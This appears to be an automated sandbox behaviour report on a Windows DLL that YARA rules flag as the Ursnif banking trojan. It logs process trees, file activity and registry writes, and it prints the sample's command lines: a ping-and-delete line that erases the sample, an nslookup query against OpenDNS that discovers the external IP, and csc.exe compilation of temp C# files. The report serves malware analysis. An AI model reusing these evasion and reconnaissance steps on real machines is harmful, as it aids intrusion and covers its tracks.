C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.A utomation.ni.dll.aux	unknown	2764	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC5F0CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC5F0CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC5F0CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC5F0CB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Managemen t.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.d ll.aux	unknown	764	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectorySer vices.ni.dll.aux	unknown	752	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	4095	success or wait	1	7FFC5F0CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	4097	success or wait	1	7FFC5F0CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	8171	end of file	1	7FFC5F0CB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC5F0B62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFC5F0B63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShel l.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions. ni.dll.aux	unknown	924	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuratio n.ni.dll.aux	unknown	864	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Mod uleAnalysisCache	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Mod uleAnalysisCache	unknown	62	success or wait	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operatio n.Validation.psd1	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operatio n.Validation.psd1	unknown	492	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operatio n.Validation.psd1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	140	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC5E02B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC5E02B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Users\user\AppData\Local\Temp\suyq54bl.dll	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Users\user\AppData\Local\Temp\que4qvkg.dll	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	262634D26D6	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC5E02B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC5E02B526	ReadFile

Analysis Process: conhost.exe PID: **6516**, Parent PID: **6000**

General

Target ID:	20
Start time:	16:26:45
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **6268**, Parent PID: **6000**

General

Target ID:	21
Start time:	16:26:53
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\suyq54bl.cmdline
Imagebase:	0x7ff712bb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSCA3AF429E64284F6FBA5C7EF0C7D44D.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF712C2E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCA3AF429E64284F6FBA5C7EF0C7D44D.TMP	success or wait	1	7FF712C2E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCA3AF429E64284F6FBA5C7EF0C7D44D.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF712C2ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\suyq54bl.cmdline	unknown	351	success or wait	1	7FF712BC1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\suyq54bl.0.cs	unknown	403	success or wait	1	7FF712BC1EE7	ReadFile

Analysis Process: cvtres.exe PID: **1112**, Parent PID: **6268**

General

Target ID:	22
Start time:	16:26:58
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES99B1.tmp" "c:\Users\user\AppData\Local\Temp\CSCA3AF429E64284F6FBA5C7EF0C7D44D.TMP"
Imagebase:	0x7ff702c80000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6536**, Parent PID: **6000**

General

Target ID:	24
Start time:	16:27:03
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\que4qvkg.cmdline
Imagebase:	0x7ff712bb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSC8B2F5B9E5B5E42FBBCD6AAD130D3A7FD.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF712C2E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC8B2F5B9E5B5E42FBBCD6AAD130D3A7FD.TMP	success or wait	1	7FF712C2E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC8B2F5B9E5B5E42FBBCD6AAD130D3A7FD.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF712C2ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\que4qvkg.cmdline	unknown	351	success or wait	1	7FF712BC1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\que4qvkg.0.cs	unknown	392	success or wait	1	7FF712BC1EE7	ReadFile

Analysis Process: control.exe PID: **6596**, Parent PID: **6352**

General

Target ID:	25
Start time:	16:27:04
Start date:	04/05/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff744550000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.382198486.00000000001C0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.383295938.00000000001C0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000019.00000003.385093291.00000282F52DC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.384393230.00000000001C0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000019.00000003.384996516.00000282F52DC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	1C26D6	ReadFile

Analysis Process: cvtres.exe PID: **7088**, Parent PID: **6536**

General

Target ID:	26
Start time:	16:27:05
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB529.tmp" "c:\Users\user\AppData\Local\Temp\CSC8B2F5B9E5B5E42FBBCD6AAD130D3A7FD.TMP"
Imagebase:	0x7ff702c80000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **3968**, Parent PID: **6596**

General

Target ID:	28
Start time:	16:27:14
Start date:	04/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6b8cf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	EnableSPDY3_0	dword	0	success or wait	1	54AA7C3	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	{1BED482B-BEBF-0564-A07F-D209D423264D}	binary	46 9C 0D 8C 0E 60 D8 01	success or wait	1	54A96E7	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	{48194F9B-07EC-BAB9-D1FC-2B8E95F08FA2}	binary	25 4A 8A CE 0E 60 D8 01	success or wait	1	54A96E7	RegSetValueExA

Analysis Process: cmd.exe PID: **5972**, Parent PID: **3968**

General

Target ID:	31
Start time:	16:27:29
Start date:	04/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\XoVzWJQAQ0.dll
Imagebase:	0x7ff602b60000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6004**, Parent PID: **5972**

General

Target ID:	34
Start time:	16:27:30
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **1220**, Parent PID: **5972**

General

Target ID:	35
Start time:	16:27:31
Start date:	04/05/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff7433d0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: RuntimeBroker.exe PID: **4168**, Parent PID: **3968**

General

Target ID:	36
Start time:	16:27:42
Start date:	04/05/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff7540f0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1656**, Parent PID: **3968**

General

Target ID:	38
Start time:	16:28:38
Start date:	04/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\1BBD.bi1"
Imagebase:	
File size:	273920 bytes

MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly